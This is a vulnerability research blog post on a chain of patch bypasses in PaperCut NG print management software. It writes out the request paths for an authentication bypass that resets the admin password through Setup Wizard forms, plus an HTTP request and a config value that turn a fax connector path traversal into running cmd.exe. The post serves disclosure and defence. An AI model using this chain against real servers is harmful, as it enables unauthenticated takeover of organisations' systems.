
This research is a glimpse into the capability powerin 2026-10-9 17:31:9 Author: labs.watchtowr.com(查看原文) 阅读量:8 收藏
This research is a glimpse into the capability powering the watchTowr Platform, a Preemptive Exposure Management solution. We enable organizations to autonomously validate and mitigate their exposure to emerging threats, ahead of in-the-wild exploitation.
Before we begin, yes - it's confusing. There are more vulnerabilities with watchTowr IDs in this blog post than there are CVE IDs (assigned by PaperCut), due to PaperCut bundling vulnerabilities and then patch bypasses for those same vulnerabilities into singular CVE IDs.
Paper! It still exists.
We have to admit it - so much is happening right now (F1, GTA6, breakfast) that we barely have time to lovingly tease our most favoritest vendors.
On Thursday, 27 August 2026, PaperCut published an advisory claiming that a mysterious vulnerability was being exploited in the wild, leading to system compromise.
To add insult to injury, when PaperCut released their advisory, they did so without a patch. Unlike other vendors who do struggle to communicate at all, PaperCut did provide IOCs in the form of log snippets related to exploitation and temporary mitigations, so their customers were able to do something.
That said, much of the information remained unclear.
- How many vulnerabilities were exploited in this chain?
- Did any of them require authentication?
- Were the attackers exploiting post-authentication vulnerabilities?
- Which components were vulnerable?
As mere mortals, we knew absolutely nothing at this point. A familiar feeling.

PaperCut is no stranger to the exploitation of vulnerabilities in the wild. They've had their fair share of ransomware gang attention and, of course, live to tell the tale with their CISA KEV trophy.
What is PaperCut?
For those unaware, PaperCut is print management software that helps organizations monitor, control, and secure printing across their networks. Its core features include print quotas, secure release printing (a job is released only after the user logs in at the printer), cost tracking, and detailed reporting. Together, these cut printing costs, reduce paper waste, and prevent unauthorized use.
It is widely used by schools, universities, healthcare providers, government agencies, law firms, and businesses of all sizes. That mix makes it an attractive target for APTs and ransomware gangs, as proven by several vulnerabilities previously exploited in the wild (such as CVE-2023-27351 and CVE-2023-27350).
TL;DR Timeline
There was a lot happening between 27 August and 1 September, so let us give you the full timeline, with some spoilers included.
Author's note: even though CVEs were assigned after two rounds of patches, we use the CVE numbers from the beginning of this timeline. This is to avoid confusion between vulnerabilities.
27 August 2026
- PaperCut publishes an advisory concerning a vulnerability being exploited in the wild targeting 26.0.3. Advisory comes with no patch - exploited vulnerabilities are still not patched.
- At this time, no CVEs were assigned and only IOCs were published (no vulnerability details, no patch was available).
- With no details about the vulnerabilities or their count, we started working blindly from the IOCs to reproduce them. We had no patch available, thus we had to discover the 0-day vulnerabilities from scratch.
- Using the unpatched PaperCut version, we found the Post-Auth RCE vulnerability (later identified as CVE-2026-82078), which matched the ITW IOCs shared by PaperCut.
- However, we did not yet know how to exploit this vulnerability without authentication.
- PaperCut releases a patch (26.0.4 for PaperCut NG). At this point, we can finally perform patch diffing, which may help us find a way to exploit the Post-Auth RCE without authentication.
- We analyzed the code changes in 26.0.4, enabling us to confirm that we had correctly reproduced CVE-2026-82078 (Post-Auth RCE) and to identify and reproduce CVE-2026-81578 (Authentication Bypass), the full in-the-wild exploitation chain.
- However, during this process, we identified a way to bypass the patch for CVE-2026-82078 (Post-Auth RCE)
- This was reported to PaperCut and tracked internally as WT-2026-0141.
28 August 2026
- We realized we’d identified a mechanism to bypass the patch for CVE-2026-81578 (Authentication Bypass vulnerability)
- This was reported to PaperCut and tracked internally as WT-2026-0142.
- This meant we now had a full Pre-Auth RCE chain again (working against the (at the time) newest version, 26.0.4), by combining :
- WT-2026-0141 - Post-Auth RCE vulnerability.
- WT-2026-0142 - Authentication Bypass vulnerability.
- Rapidly, PaperCut released another patch - publicly known as 26.0.4-PO build 76508, which contained fixes for:
- WT-2026-0141 - Post-Auth RCE vulnerability.
- WT-2026-0142 - Authentication Bypass vulnerability.
- Once again, we found ourselves analyzing 26.0.4-PO build 76508 and identified a mechanism to bypass the fix for WT-2026-0142, the Authentication Bypass.
- This was reported to PaperCut and tracked internally as WT-2026-0143.
31 August 2026
- Like a dog with a bone, we then stumbled upon a completely new Post-Auth RCE vulnerability during our analysis of the 26.0.4-PO build 76508.
- This was reported to PaperCut and tracked internally as WT-2026-0144 (now known as CVE-2026-82077).
- This meant we now had a full Pre-Auth RCE chain again, by combining :
- WT-2026-0143 Authentication Bypass vulnerability and
- WT-2026-0144 (CVE-2026-82077) Post-Auth RCE vulnerability.
1 September 2026
- PaperCut releases a new patch, 26.0.4-PO build 76530.
- Patch contains a fix for: WT-2026-0143 (Authentication Bypass)
10 September 2026
- PaperCut releases a new patch, 26.0.5
- Patch contains a fix for: WT-2026-0144/CVE-2026-82077 (Post-Auth RCE)
So to summarize - tl;dr there are a lot of vulnerabilities. Let’s summarise below:
Exploited In The Wild (Version 26.0.3)
- Yeeted across the internet:
- CVE-2026-81578 (Authentication Bypass)
- CVE-2026-82078 (Post-Auth RCE)
Then….. it continued.
First Patch (Version 26.0.4)
- Vulnerabilities discovered by watchTowr while analyzing patches:
- WT-2026-0141 (no CVE assigned)
- A bypass of CVE-2026-82078 (Post-Auth RCE) patch.
- WT-2026-0142 (no CVE assigned)
- A bypass of CVE-2026-81578 (Authentication Bypass) patch.
- WT-2026-0141 (no CVE assigned)
Second Patch (Version 26.0.4-PO build 76508)
- Vulnerabilities discovered by watchTowr while analyzing patches:
- WT-2026-0143 (no CVE assigned)
- A bypass of WT-2026-0142 (Authentication Bypass) patch.
- CVE-2026-82077 / WT-2026-0144
- A completely new Post-Auth RCE was discovered, finalizing the chain with WT-2026-0143 Authentication Bypass.
- WT-2026-0143 (no CVE assigned)
We know what you're going to say already - “watchTowr, are you insane? There's already an analysis published. Why would you rewrite already existing analysis?”
As you can see from above, this has been a complete saga. However, as we mentioned above, we'll be moving now.
As you can see from the above, dear reader, it has been a saga. So today, we are going to be walking through vulnerabilities identified in version 26.0.4-PO build 76508 (and briefly mentioned above):
- WT-2026-0143 Authentication Bypass vulnerability (which got no CVE assigned).
- WT-2026-0144 (CVE-2026-82077) Post-Auth RCE vulnerability.
Why these two? For these reasons below.
- They’re super cool.
- They enable a full unauthenticated RCE chain on Papercut 26.0.4-PO build 76508
- They haven’t been documented yet (hopefully this also makes us cool)
- WT-2026-0143 and WT-2026-0144 (CVE-2026-82077) are new and shiny
Bypassing the Patch (26.0.4-PO build 76508) to the Authentication Bypass Bypass
Tl;dr this is about WT-2026-0143, which is a bypass of the patch of the bypass for CVE-2026-81579.
We assume you have probably already read, reviewed and memorised an analysis of the Authentication Bypass (CVE-2026-81578 ) that was exploited in-the-wild and identified in version 26.0.3.
You may also have seen technical analysis of the first bypasses which affected 26.0.4, the first patch released by PaperCut.
- Editor: This is patch hell and honestly I can barely keep up.
If not, sorry - you can Google for it. “Me too” content receives strong disapproval from our furry friends, who are already upset that we are considering replacing them with an LLM, who already hate us for staring at the LLM.
Long story short: PaperCut uses the Apache Tapestry 3 framework to handle web pages. PaperCut also has multiple pages implemented as Java classes, and each page has its own set of permissions defined.
We define the page or form to visit using the Tapestry service parameter.
The issue was that PaperCut did not foresee a situation where you:
- Define an unauthenticated page (like
LogonMessage) in theserviceparameter, which becomes the root page. - Then define another page and its form to invoke, where this second page requires authentication.
The result? An unauthenticated attacker can reach the forms of authenticated pages.
This behavior can be exploited through a single request using the service parameter, like this:
service=direct/1/LogonMessage/ConfigEditor/quickFindForm
Why? How? Magic.
This particular strain of magic, though, is Apache Tapestry magic which is more than happy to invoke the root page and the subsequent pages defined within the service. We first reach LogonMessage, then jump into the ConfigEditor page and its quickFindForm form.
Wait, is there no authorization implemented in PaperCut? Well, there is. Authorization is implemented in the BasePaperCutPage.pageValidate method, which is extended by multiple pages (like LogonMessage). However, the code only checks authorization for the root page, so LogonMessage in our case (and this page does not require authentication). Again, the possibility of defining multiple pages within a single service parameter was not included in the authorization logic.
Wait, we think we have seen something like this. This gave us flashbacks to our SolarWinds Web Help Desk research. If you recall, or unfortunately are still upset about wasting the time to read our blog post, you'll remember that we found multiple Authentication Bypasses, because SolarWinds WHD used a WebObjects framework that has been obsolete since we were 10 years old.
Those bypasses were extremely hard to find, because nobody younger than 50 really knows how those frameworks work.
And everybody over 50 who does know said frameworks, hates them so much that they would rather install a leading SSLVPN solution.
Today, we are faced with a similar situation. Apache Tapestry 3, which has been obsolete for roughly 20 years, is not known by many security researchers.
And apparently the developers that use it don't really know it either.

The Latest Authentication Bypass (WT-2026-0143) for 26.0.4-PO build 76508 Patch
“God, shut up watchTowr” - yes, OK.
We’ve now explained at least the base behavior behind CVE-2026-81578. In PaperCut patch 1 season 1 (26.0.4), a temporary protection was implemented to block certain attack vectors.
For instance:
- An additional recursive page permission check was implemented in
BasePaperCutPage.pageValidate, so bypassing with theLogonMessagepage was no longer possible. - It turned out you could use the
Homepage, which does not extendBasePaperCutPage, to bypass the patch again. - So the next patch added manual authorization checks to forms belonging to sensitive pages, like
ConfigEditor(which was exploited in the wild, by the way).
Still, without a global authorization check implemented for all pages, it is hard to keep track and manually verify every page in the codebase.
And that is how we noticed that one could still abuse the Setup Wizard forms, as they were completely ignored in the patches delivered up to this point.
As you can imagine, PaperCut has an initial setup procedure:

As you can see, there are several subpages, such as Create Account or Choose Organization Type.
After the initial product setup, PaperCut sets system.setup-completed to Y.
Why does this matter? Every setup subpage (like SetupAdmin) extends BaseSetupPage, which implements the following authorization method:
public void pageValidate(PageEvent event) {
    WebUtils.ensureCompatibleBrowserForAdmin(event.getRequestCycle().getRequestContext().getRequest());
    if (this.getConfigManager().getBoolean("system.setup-completed")) {
        WebUtils.redirectToPage(event.getRequestCycle().getPage("Home"));
    }
}
If system.setup-completed returns true, we get redirected and the setup pages are not triggered. And here comes our authentication bypass.
Imagine that you want to access one of the setup pages (SetupAdmin), after the setup had already been completed.
You might think you could do this you could do this with the service parameter set to direct/1/SetupAdmin/$Form. However, this wouldn’t work, as the code would invoke the BaseSetupPage.pageValidate (presented above, used by SetupAdmin), and would thus redirect us back to Home , instead of executing the setup form.
However, we can navigate directly to every stage of the Setup Wizard form by accessing it through the Home page, even though the product has already been deployed.
Why? Let’s walk through it step by step:
- You invoke a sample setup page through the
Homepage (via the service parameter), like this:/app?service=direct/1/Home/SetupAdmin/$Form(we want to reachSetupAdminpre-auth, viaHome). - The framework will therefore try to invoke
Home.pageValidateto verify your privileges, but will skip theSetupAdmin.pageValidatemethod (it won’t get called). Homecan be accessed pre-auth, thus an unauthenticated attacker is not getting blocked, and they successfully reach theSetupAdminpage.
Setup pages pageValidate method will never be called (thanks to the bypass), so the system.setup-completed value is irrelevant for the attacker.
If you wish to reset the admin’s password using the setup process, you need to go through it step by step. It means you need to invoke each setup page using the authentication bypass. Full process consists of four requests:
POST /app?service=direct/1/Home/SetupAdmin/$Form- Change the admin's password here.POST /app?service=direct/1/Home/SetupOrgType/$Form- Set the organization type here.POST /app?service=direct/1/Home/SetupUserSource/$Form- Pick user synchronization sources here (we chose to perform no synchronization in our PoC).POST /app?service=direct/1/Home/SetupVerify/$Form- Confirm that the setup is completed here.
Voila. You have forced the execution of a “fresh fresh” product setup and successfully modified the admin user password, concluding our explanation of the Authentication Bypass (WT-2026-0143 ) that worked against version 26.0.4-PO build 76508.

Just for fun, let’s show this working within our Detection Artifact Generator:

So, what next? We want more (RCE, we want RCE).
Post-Auth RCE: WT-2026-0144 (CVE-2026-82077)
Now, as you've seen above, we've demonstrated WT-2026-0143 being used to bypass authentication and modify the admin password on the latest version (at the time) of PaperCut: version 26.0.4-PO build 76508.
Now, post-patch, the original in-the-wild exploited post-auth RCE vulnerability was effectively “completely removed” with changes made to the security.properties. file. If you recall, that vulnerability was based on controlling the JDBC connection URL and triggering arbitrary connections, and was blocked through the security.properties config file.
With one route blocked, and a lot of remaining functionality to poke - we thought it was worth looking for a new route.
After some time, our eyes settled on the Scan to Fax functionality. Why? Because this functionality ultimately leads to the execution of OS commands, making it a no-brainer to investigate.
With the proper definition of job services, an attacker can reach the biz.papercut.pcng.service.scan.FaxProviderManagerImpl.sendFaxJob method, and the input argument of type ScanFaxJob is fully attacker-controlled.
public void sendFaxJob(ScanFaxJob job) throws RuntimeException, InterruptedException { // [1]
    logger.debug("Sending fax job {} to provider {}", job.getFaxJob(), job.getProviderConnector());
    FaxJob faxJob = job.getFaxJob();

    String jobStr;
    try {
       jobStr = this.convertFaxJobToJSON(faxJob);
    } catch (IOException var12) {
       logger.error("Unable to convert fax job {} to JSON file", job.getFaxJob());
       throw new IllegalArgumentException("Unable to convert fax job to JSON file");
    }

    Path jobFile = this.createStringJsonFile(jobStr, "papercut-scan-fax-job");
    if (jobFile == null) {
       throw new IllegalArgumentException("Unable to create fax job file");
    } else {
       Path settingsFile = this.createStringJsonFile(job.getProviderSettingsJson(), "papercut-scan-fax-settings");
       if (settingsFile == null) {
          this.deleteTmpFile(jobFile);
          throw new IllegalArgumentException("Unable to create fax settings file");
       } else {
          String template = this.configManager.getString("system.scan.fax.send.command-args"); // [2]
          String testOptions = this.configManager.getString("system.scan.fax.test.options");
          logger.debug("Using the following fax connector template: '{}'", template);
          logger.debug("Using job contents of: {}", jobStr);
          String[] cmdArray = (String[])Arrays.stream(template.split("\\s+")).map((str) -> str.replace("%job%", this.quote(jobFile.toAbsolutePath().toString())).replace("%settings%", this.quote(settingsFile.toAbsolutePath().toString())).replace("%test-options%", testOptions)).toArray((x$0) -> new String[x$0]); // [3]

          try {
             this.runCommand(job.getProviderConnector(), cmdArray, this.configManager.getIntegerWithDefault("system.scan.fax.send.timeout-secs", 30)); // [4]
          } finally {
             if (!testOptions.contains("-o keeptmp=Y")) {
                this.deleteTmpFile(jobFile);
                this.deleteTmpFile(settingsFile);
             }
          }
       }
    }
 }
- At
[1], thesendFaxJobmethod is defined with the attacker-controlledScanFaxJobobject. - At
[2], the code extracts thesystem.scan.fax.send.command-argssetting and stores it as thetemplateoption. - At
[3], the code creates thecmdArray, which is based on thetemplate. - At
[4],runCommandis executed, and the first argument is the attacker-controlled value fromjob.getProviderConnector.
Looking at the code snippet below, we can see the implementation of ScanFaxJob:
public class ScanFaxJob {
   FaxJob faxJob;
   String providerConnector;
   String providerSettingsJson;

   public ScanFaxJob(String providerConnector, String providerSettingsJson, FaxJob faxJob) {
      this.providerConnector = providerConnector;
      this.providerSettingsJson = providerSettingsJson;
      this.faxJob = faxJob;
   }

   public FaxJob getFaxJob() {
      return this.faxJob;
   }

   public String getProviderSettingsJson() {
      return this.providerSettingsJson;
   }

   public String getProviderConnector() {
      return this.providerConnector;
   }
}
The providerConnector member is not verified at any point, giving us more hope…
Let's have a look at runCommand:
private String runCommand(String connector, String[] cmdArray, final int timeOutSecs) throws RuntimeException, InterruptedException {
  StringBuffer stdout = new StringBuffer();
  StringBuffer stderr = new StringBuffer();
  int exitCode = this.runCommandBuffers(connector, cmdArray, timeOutSecs, stdout, stderr); // [1]
  if (exitCode != 0) {
     throw new RuntimeException("Fax connector failed: " + cmdArray[0]);
  } else {
     return stdout.toString();
  }
}
At [1], it calls runCommandBuffers:
private int runCommandBuffers(String connector, String[] cmdArray, final int timeOutSecs, StringBuffer stdout, StringBuffer stderr) throws InterruptedException, RuntimeException {
  if (stdout == null) {
     stdout = new StringBuffer();
  }

  if (stderr == null) {
     stderr = new StringBuffer();
  }

  cmdArray = (String[])ObjectArrays.concat(this.getAbsoluteBinaryPath(connector), cmdArray); // [1]
  String cmdLine = String.join(System.lineSeparator(), cmdArray);
  logger.debug("Using the fax connector with an adjusted path \"{}\"", cmdLine);

  try {
     int exitCode = ProcessUtils.execAndGetOutput(cmdArray, (boolean[])null, stdout, stderr, timeOutSecs); // [2]
  //...
}
[1], it creates a newcmdArray, but the attacker-controlledconnectoris passed throughgetAbsoluteBinaryPathfirst.- At
[2], it executes the command usingProcessUtils.execAndGetOutput.
The final part of the puzzle is found within getAbsoluteBinaryPath:
private String getAbsoluteBinaryPath(final String commandName) {
  String var10000 = this.getFaxConnectorDirPath(); // [1]
  String path = var10000 + File.separator + commandName; // [2]
  logger.debug("Getting absolute path: {}", path);
  if (Files.isExecutable(Paths.get(path))) {
     return path;
  } else {
     path = path + ".exe";
     if (Files.isExecutable(Paths.get(path))) {
        return path;
     } else {
        logger.error("Could fax connector not be executable: {}", commandName);
        throw new RuntimeException(path + " is not executable");
     }
  }
}
- At
[1], it extracts the directory for the fax connector. - At
[2], it appends our connector string to this directory with no validation. Of course, the validation is not performed here either, so we are dealing with a Relative Path Traversal.
To sum up, the attacker can:
- Create a new
ScanFaxJobwhere theproviderConnectoris set to, for example,../../../../../../../../../../../../../Windows/System32/cmd. One can do this with the following HTTP request:
POST /app HTTP/1.1
Host: target:9191
Origin: <http://target:9191>
Cookie: org.apache.tapestry.locale=en; JSESSIONID=cookie
Content-Length: 6853
Content-Type: application/x-www-form-urlencoded

scanActionType=FAX&label=test&faxProviderModel=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5CSystem32%5Ccmd&...removedforreadability...

- Modify the
system.scan.fax.send.command-argsconfig parameter to, for example,/c whoami(through the Config Editor page):
- Trigger a new scan to fax job.
- Profit.

And there we have it - a new Post-Auth RCE (CVE-2026-82077 / WT-2026-0144), allowing us to finalize the entire chain to RCE, with our Authentication Bypass (WT-2026-0143).

Tying it all together (WT-2026-0143 + WT-2026-0144/CVE-2026-82077), we can finally pop a shell against PaperCut NG 26.0.4-PO build 76508.
As always, we are sharing our Detection Artefact Generator so you can determine your own susceptibility and inform remediation in your own environments.
While the DAG does not execute the full chain, it determines exposure to the Authentication Bypass vulnerabilities we’ve discussed above.
It can be found on our GitHub here.
Gain early access to our research, and understand your exposure, with the watchTowr Platform
The research published by watchTowr Labs is powered by the same engine behind the watchTowr Platform, our Preemptive Exposure Management solution built for enterprises that refuse to wait for the next satisfying advisory from their scanner vendor.
The watchTowr Platform combines External Attack Surface Management and Continuous Automated Red Teaming to test your defenses against the vulnerabilities and techniques that matter: the ones real attackers are actually exploiting.
如有侵权请联系:admin#unsafe.sh